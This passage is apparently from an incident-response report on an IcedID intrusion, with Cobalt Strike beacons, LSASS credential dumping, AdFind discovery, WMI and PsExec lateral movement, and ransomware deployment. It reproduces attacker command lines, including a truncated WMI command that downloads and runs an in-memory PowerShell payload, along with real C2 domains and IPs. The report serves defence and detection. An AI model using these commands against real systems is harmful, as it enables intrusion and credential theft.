FileVersion: 10.0.17763.592 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c echo 0c1d9073d25 > \\.\pipe\e92a26
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: [redacted]
LogonId: [redacted]
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=8C5437CD76AB9EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B414206F,SHA256=3656F37A1C6951EC4496FABB8EE957D3A6E3C276D5A378547E482C9C0D32EA2,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {46a04f86-41ea-6344-fe06-000000000300}
ParentProcessId: 4984
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe
ParentUser: NT AUTHORITY\SYSTEM
```

Defense Evasion

This intrusion displayed numerous techniques used by threat actors to evade detection.

Process Injection

The adversary was seen injecting code into legitimate processes via `CreateRemoteThread` which can be detected using Sysmon event ID 8.

EventID	8
RuleName	technique_id=T1055,technique_name=Process Injection
UtcTime	REDACTED
SourceProcessGuid	{fafd9184-9876-6340-480c-000000000500}
SourceProcessId	10436
SourceImage	C:\Windows\System32\rundll32.exe
TargetProcessGuid	{fafd9184-e545-6330-3101-000000000500}
TargetProcessId	6224
TargetImage	C:\Program Files\WindowsApps\Microsoft.Windows.Photos_ 2022.30070.26007.0_x64__8wekyb3d8bbwe\Microsoft.Photos.exe
NewThreadId	5676
StartAddress	0x000001B3A8760006
StartModule	-
StartFunction	-
SourceUser	REDACTED
TargetUser	REDACTED

The table below shows examples of injected processes found via an in memory yara scan using this Malpedia yara rule:

Host	Process ID	ProcessName	CommandLine
workstation.domain.local	612	winlogon.exe	winlogon.exe
workstation.domain.local	828	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p

fileshare.domain.local	760	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p
fileshare.domain.local	4928	winlogon.exe	winlogon.exe
fileshare.domain.local	1960	rundll32.exe	rundll32.exe c:\windows\temp\1.dll
beachhead.domain.local	712	lsass.exe	C:\Windows\system32\lsass.exe
beachhead.domain.local	812	svchost.exe	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbS
beachhead.domain.local	5884	TextInputHost.exe	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextIn -ServerName:InputApp.AppXjd5de1g66v206tj52m9d0dtpppx4cgpn.mca
beachhead.domain.local	2036	sysmon64.exe	C:\Windows\sysmon64.exe -z sysclipprc9E7B7D3FAF371803
beachhead.domain.local	2568	regsvr32.exe	C:\Windows\syswow64\regsvr32.exe
beachhead.domain.local	9760	cmd.exe	C:\Windows\SysWOW64\cmd.exe
server.domain.local	432	rundll32.exe	rundll32.exe 1.dll

File Deletion

Files that were dropped in temporary directories were deleted after execution as seen below with Sysmon event ID 11 and 23.

@timestamp	host.hostname	event.code	event.action	file.path
[redacted] @ 13:00:59.492	[redacted]	11	File created (rule: FileCreate)	C:\Windows\Temp\1.dll
[redacted] @ 13:04:42.555	[redacted]	23	File Delete archived (rule: FileDelete)	C:\Windows\Temp\1.dll

Below is the list of files seen being created and later deleted by the threat actor:

```
7.exe
adfind.bat
adfind.exe
adget.exe
ad.7z
1.bat
1.dll
7.exe
ns.bat
```

Renamed System Utilities

Adversaries typically rename common Windows system utilities to avoid triggering alerts that monitor utility usage. The table below summaries the renamed utilities observed in this intrusion.

Windows Utility	Renamed Windows Utility
rundll32.exe	C:\Users\<REDACTED>\Documents\calc.exe
psexesvc.exe	C:\Windows\mstdc.exe

Credential Access

The threat actors were observed accessing a file server, and browsing though files related to passwords. These would later be observed opened off network, more details in the exfiltration section on that activity.

event.dataset	source.ip	destination.ip	destination.port	file.name
zeek.smb_files	BEACHHEAD	FILESERVER	445	[redacted]\Passwords\passwords.xlsx
zeek.smb_files	BEACHHEAD	FILESERVER	445	[redacted]\Passwords\old passwords.docx
zeek.smb_files	BEACHHEAD	FILESERVER	445	[redacted]\Passwords
zeek.smb_files	BEACHHEAD	FILESERVER	445	[redacted]\passwords.docx
zeek.smb_files	BEACHHEAD	FILESERVER	445	[redacted]\old passwords.docx

On the second day of the intrusion, after moving laterally to a Domain Controller, LSASS was accessed from a Cobalt Strike process. The access granted value 0x1010 was observed. As noted in a previous report, this value matches known mimikatz access patterns. This logged event suggests Cobalt Strike accessed LSASS to dump credentials from memory. This activity was observed again on various hosts on the fourth and sixth days of the intrusion.

```
Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime:
SourceProcessGUID: {46a04f86-cf35-6341-b905-000000000300}
SourceProcessId: 3176
SourceThreadId: 6044
SourceImage: C:\Windows\system32\regsvr32.exe
TargetProcessGUID: {46a04f86-a5d3-6330-0c00-000000000300}
TargetProcessId: 648
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9fc24|C:\Windows\System32\KERNELBASE.dll+20d0e|UNKNOWN(0000000001
4CC798)
SourceUser: NT AUTHORITY\SYSTEM
TargetUser: NT AUTHORITY\SYSTEM
```

Discovery

The discovery phase primarily utilized built-in Windows tools. One utility seen was `chcp` which allows you to display or set the code page number. The default `chcp` value is determined by the Windows locale. The locale can indicate the language, country, and regional standards of that host (e.g. date and time formatting). After viewing the default page code, the adversary did change the value to 65001 to reflect the UTF-8 character set. We have seen this as a technique employed by IcedID for some time as reported in depth in prior cases.

```
arp -a
chcp >&2
chcp 65001
chcp 65001 && c: && cd c:\
dir \\<REDACTED>\c$
ipconfig /all
net config workstation
net group "Domain Admins" /domain
net group "Domain Computers" /domain
net group "domain admins" /dom
net group "enterprise admins" /dom
net localgroup "administrators" /dom
net view /all
net view /all /domain
net1 config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
ping <HOST_IP>
systeminfo
whoami
whoami /upn
```

Following the initial discovery commands mentioned above on day one, the threat actor scanned the network for port 1433, the default port used by Microsoft SQL server.

@timestamp	source.ip	destination.ip	destination.port	zeek.connection.state	zeek.connection.state_message
DAY 1	@ 21:43:16.935	[redacted].181	[redacted].182	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.935	[redacted].181	[redacted].170	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.935	[redacted].181	[redacted].180	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.935	[redacted].181	[redacted].186	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.935	[redacted].181	[redacted].184	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].196	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].192	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].198	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].200	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].199	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].215	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].208	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].231	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].201	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].197	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].226	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].223	1,433	REJ	Connection attempt rejected.
	@ 21:43:16.920	[redacted].181	[redacted].218	1,433	REJ	Connection attempt rejected.

The discovery phase remained minimal leading into day six. The threat actors were seen dropping AdFind and adget.exe to reveal all users, groups, computers, organizational units, subnets, and trust objects within the domain.

event.action	event.code	process.parent.args	process.executable	process.command_line
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=person)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f objectcategory=computer
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=organizationalUnit)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -subnets -f (objectCategory=subnet)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f "(objectcategory=group)"
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -gcb -sc trustdmp
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\7.exe	7.exe a -mx3 ad.7z ad_*
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=person)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f objectcategory=computer
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f (objectcategory=organizationalUnit)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -subnets -f (objectCategory=subnet)
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -f "(objectcategory=group)"
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\adfind.exe	adfind.exe -gcb -sc trustdmp
Process Create (rule: ProcessCreate)	1	[C:\Windows\system32\cmd.exe, /C, adfind.bat]	C:\Windows\Temp\7.exe	7.exe a -mx3 ad.7z ad_*

```
adfind.exe -gcb -sc trustdmp
adfind.exe -f (objectcategory=group)
adfind.exe -subnets -f (objectCategory=subnet)
adfind.exe -f (objectcategory=organizationalUnit)
adfind.exe -f objectcategory=computer
adfind.exe -f (objectcategory=person)
```

Adget is a newer tool that we first observed in this previous report but generally this tool performs similar AD discovery as AdFind.

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {fafd9184-e5ed-6346-542c-000000000500}
ProcessId: 5780
Image: C:\Windows\Temp\adget.exe
FileVersion: -
Description: -
Product: -
Company: -
OriginalFileName: -
CommandLine: adget.exe  ad.zip
CurrentDirectory: c:\windows\temp\
User:
LogonGuid: {fafd9184-76fc-6334-af92-ec0300000000}
LogonId: 0x3EC92AF
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=FFFA0CE086791C41360971E3CE6A0D1AF1701616,MD5=92EDBBEFF775928CFC6E3C8EFEFE4ECC,SHA256=FC4DA071
83DE876A2B8ED1B35EC1E2657400DA9D99A313452162399C519DBFC6,IMPHASH=89D378A71FE03F8BCED1C30AF0FD1A8A
ParentProcessGuid: {fafd9184-e5ec-6346-522c-000000000500}
ParentProcessId: 8164
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C adget.exe ad.zip
ParentUser:
```

Following the Active Directory discovery activity, additional remote discovery actions were observed using WMI to gather information about Windows OS version and licensing on the hosts.

```
C:\Windows\system32\cmd.exe /C wmic /node:"REDACTED" /user:"USER" /password:"REDACTED" os get caption
```

Then another recon round occurred using NSLOOKUP to map assets to IP addresses.

@timestamp	event.code	event.action	process.command_line
DAY 6			
@ 12:59:22.297	1	Process Create (rule: ProcessCreate)	nslookup
@ 13:24:36.696	1	Process Create (rule: ProcessCreate)	nslookup
@ 13:34:34.606	1	Process Create (rule: ProcessCreate)	nslookup
@ 14:04:30.641	1	Process Create (rule: ProcessCreate)	nslookup
@ 14:06:15.243	1	Process Create (rule: ProcessCreate)	nslookup
@ 14:49:15.192	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:44.495	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:44.721	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:44.823	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:44.917	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:45.006	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:45.094	1	Process Create (rule: ProcessCreate)	nslookup
@ 16:11:45.175	1	Process Create (rule: ProcessCreate)	nslookup

This was followed by network scans for RDP:


@timestamp	source.ip	destination.ip	destination.port	zeek.connection.state	zeek.connection.state_message
DAY 6					
@ 14:05:54.487	.181	.170	3,389	RSTR	Responder sent a RST.
@ 14:06:21.116	.181	.223	3,389	RSTR	Responder sent a RST.
@ 14:07:19.455	.181	.223	3,389	S1	Connection established, not terminated.
@ 14:09:25.237	.181	.170	3,389	RSTR	Responder sent a RST.
@ 14:09:45.308	.181	.170	3,389	S2	Connection established and close attempt by originator seen (but no reply from responder).
@ 14:10:40.113	.181	.170	3,389	S0	Connection attempt seen, no reply.
@ 14:10:47.143	.181	.170	3,389	S0	Connection attempt seen, no reply.
@ 14:49:23.347	.181	.218	3,389	RSTR	Responder sent a RST.
@ 14:49:48.469	.181	.218	3,389	RSTR	Responder sent a RST.
@ 16:24:44.688	.181	.184	3,389	RSTR	Responder sent a RST.
@ 16:25:15.901	.181	.184	3,389	RSTR	Responder sent a RST.
@ 16:33:08.678	.181	.208	3,389	RSTR	Responder sent a RST.
@ 16:33:35.256	.181	.208	3,389	RSTR	Responder sent a RST.
@ 16:36:30.976	.181	.221	3,389	RSTR	Responder sent a RST.
@ 16:36:53.860	.181	.221	3,389	RSTR	Responder sent a RST.

Lateral Movement

During this intrusion, threat actors used a number of different techniques to move laterally across the domain. The techniques used will be detailed in the following sections.

T1021.006 Remote Services: WinRM

Some of the threat actors' lateral activity was executed using WinRM, this could be observed by matching parent-child process trees and DCE RPC traffic.



T1047 WMI

Threat Actors ran the following command to download and execute an in memory PowerShell payload on a domain controller:

```
C:\\Windows\\System32\\wbem\\wmic.exe  /node:REDACTED process call create \""cmd.exe /c powershell.exe -nop -
```

WMI was also used also when executing remote DLL beacons:

```
C:\Windows\system32\cmd.exe /C wmic /node:"REDACTED" process call create "c:\windows\system32\rundll32.exe c:\
```

WMI commands were also observed during ransom deployment:

```
wmic /node:REDACTED /user:DOMAIN\USER /password:REDACTED process call create cmd.exe /c copy \\REDACTED\c$\wi
```

T1021.002 Remote Services: SMB/Windows Admin Shares


The threat actors relied on SMB to move their tools throughout the network during the intrusion.

fileset.name	source.ip	zeek.smb_files.action	destination.ip	zeek.smb_files.path	zeek.smb_files.name
smb_files	.181	SMB::FILE_OPEN	.225	\\ .225\c$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.208	\\ .208\c$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.208	\\ .208\c$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.170	\\ .170\c$	windows\temp\1.dll
smb_files	.181	SMB::FILE_OPEN	.170	\\ .170\c$	windows\temp\1.dll


The threat actors used PSExec to move laterally to servers during the ransom execution, the -r flag was used to rename the binary created on the remote server to `mstdc.exe`.

fileset.name	source.ip	zeek.smb_files.action	destination.ip	zeek.smb_files.path	zeek.smb_files.name
smb_files	.184	SMB::FILE_OPEN	.170	\\ .170\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.171	\\ .171\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.187	\\ .187\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.230	\\ .230\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.228	\\ .228\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.189	\\ .189\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.185	\\ .185\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.231	\\ .231\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.200	\\ .200\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.172	\\ .172\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.208	\\ .208\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.175	\\ .175\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.180	\\ .180\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.188	\\ .188\ADMIN$	mstdc.exe
smb_files	.184	SMB::FILE_OPEN	.174	\\ .174\ADMIN$	mstdc.exe

Below are some of the PsExec forensic artifacts logged in Windows Event Logs and Sysmon:



Overview of the mstdc.exe binary (renamed psexecsvc.exe):



Renaming PsExec is likely an action taken by threat actors to bypass basic PsExec anomaly rules. However, there are Sigma rules which detect this specific technique, as shared by Florian Roth back in 2019.

They also employed use of the Windows copy utility to move files around the network via SMB:

```
cmd.exe /c copy \\REDACTED\c$\windows\temp\p.bat c:\windows\temp\
```

T1021.001 Remote Services: RDP

Threat actors also used RDP during this intrusion. Below is an example of forensic artifacts left after using RDP to move laterally from the beachhead to one of the domain servers logged in Windows Event Logs using different providers:

Time Created	Map Description	Event Id	User Name	Payload Data2
16:25:30	Successful RDP Connections	98		ScriptBlockText:
16:25:38	Successful logon	4624		LogonType 10
16:25:43	Remote Desktop Services: Session logon succeeded	21		
16:30:33	Remote Desktop Services: Session has been disconnected	24		
21:40:42	Successful RDP Connections	98		ScriptBlockText:
21:40:45	Remote Desktop Services: Session reconnection succeeded	25		
21:50:48	Remote Desktop Services: Session has been disconnected	24		
22:14:58	Successful RDP Connections	98		ScriptBlockText:
22:15:04	Remote Desktop Services: Session reconnection succeeded	25		
22:18:11	Remote Desktop Services: Session has been disconnected	24		
22:37:05	Successful RDP Connections	98		ScriptBlockText:
22:37:11	Remote Desktop Services: Session reconnection succeeded	25		
22:57:46	Remote Desktop Services: Session has been disconnected	24		

Collection

During discovery actions, the threat actors were observed using 7-Zip to archive data collected from active directory using AdFind.

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {fafd9184-c18e-6346-362b-000000000500}
ProcessId: 5492
Image: C:\Windows\Temp\7.exe
FileVersion: 9.20
Description: 7-Zip Standalone Console
Product: 7-Zip
Company: Igor Pavlov
OriginalFileName: 7za.exe
CommandLine: 7.exe  a -mx3 ad.7z ad_*
CurrentDirectory: c:\windows\temp\
User:
LogonGuid: {fafd9184-76fc-6334-af92-ec0300000000}
LogonId: 0x3EC92AF
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=CEE178DA1FB05F99AF7A3547093122893BD1EB46,MD5=42BADC1D2F03A8B1E4875740D3D49336,SHA256=C136B1467
D669A725478A6110EBAAAB3CB88A3D389DFA688E06173C066B76FCF,IMPHASH=15847EB10D7D06DCD5980E8A9B786FD6
ParentProcessGuid: {fafd9184-c184-6346-2e2b-000000000500}
ParentProcessId: 9480
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /C adfind.bat
ParentUser:
```

```
7.exe a -mx3 ad.7z ad_*
```

Command and Control

IcedID

In this case IcedID was observed with the campaign ID of `3298576311` communicating with a C2 server located at kicknocisd[.]com.

Suricata Rule Name	Domain	IP	AS ORG	Country
ET MALWARE Win32/IcedID Request Cookie	kicknocisd[.]com	159.65.169[.]200	DIGITALOCEAN-ASN	United States

After initial connections, IcedID command and control traffic moved to the following servers.

Domain	IP	Port	JA3	JA3s
curabiebarristie[.]com	198.244.180.66	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
stayersa[.]art	198.244.180.66	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
guaracheza[.]pics	45.66.248.119	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc
belliecow[.]wiki	45.66.248.119	443	a0e9f5d64349fb13191bc781f81f42e1	ec74a5c51106f0419184d0dd08fb05bc

Connections to one of the IcedID servers was observed in memory dumps from the beachhead host. This evidence is consistent with the connections to 45.66.248[.]119 observed from the renamed rundll32.exe that loaded the IcedID DLL during maldoc execution at the beginning of this case.

```
Volatility 3 Framework 2.4.2

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0×d80f8206b7a0  TCPv4           181     61720   45.66.248.119   443     ESTABLISHED     11412   calc.exe                        .000000
```

BackConnect VNC

During the intrusion we also observed connections to a BackConnect VNC IP address. These connections were also spawned from the running IcedID process on the beachhead host.


```
Volatility 3 Framework 2.4.2

Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0×d80f7b17e010  TCPv4           181     61729   137.74.104.108  8080    CLOSED  11412   calc.exe                        .000000
0×d80f83d454c0  TCPv4           181     61725   137.74.104.108  8080    ESTABLISHED     11412   calc.exe                        .000000
0×d80f8749f510  TCPv4           181     61774   137.74.104.108  8080    CLOSED  11412   calc.exe                        .000000
```

Alerts from Lenny Hansson's ruleset fired on the traffic for the following alerts:

Suricata Alert	IP	Port

NF – Malware IcedID BackConnect – Wait Command	137.74.104.108	8080
NF – Malware IcedID BackConnect – Start VNC command – 11	137.74.104.108	8080


Here's another look at the VNC GUI from the attackers standpoint.



In the execution section we covered utilities launched by the threat actors from the VNC activity.

Web Service

On the sixth day, the threat actors launched an Edge browser on the beachhead host, via VNC as described in the execution section, and connected to the site dropmefiles[.]com a site that offers free file transfer services. Data connections from the Edge browser in the SRUMDB indicate that a file download occurred but we were unable to determine what the file was or its purpose related to the intrusion.




Cobalt Strike

T1071 / S0154

The threat actors dropped and executed a malicious DLL, p1.dll, on the beachhead. This malicious DLL is a Cobalt Strike beacon reaching out to 23.29.115.152/aicsoftware[.]com on ports 757 and 8080. Later the threat actors also injected further beacons into memory reaching out to 50.3.132.232 /iconnectgs[.]com on port 8081. Later on day six, the threat actors added a new Cobalt Strike server to the intrusion, 5.8.18.242 on port 443 (see below for visualizing this activity).

Beaconing



Below is a screenshot of a packet captured from C2 traffic over HTTP. Encrypted POST requests made to iconnectgs[.]com (50.3.132[.]232) are seen:

```
POST /mobile-home HTTP/1.1
Accept: */*
Host: iconnectgs.com
Content-Type: text/plain
Cookie: __session__id=MTcwOTg3NzI1OA==
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Length: 292
Connection: Close
Cache-Control: no-cache

QUFBQW9DcG1nRGtSVEVmWllFcEx4a3J0ZzUzUzdXcU82S1E4bnNBcjBjREJpV1ZROW5IVjN1bW80VjgxMjZOVlZNeE1nMXlJUGFQVHpiUDdjb0xtS2dRQ1V2MmNXRWtoZG1zT2RkcGQ1YktWan
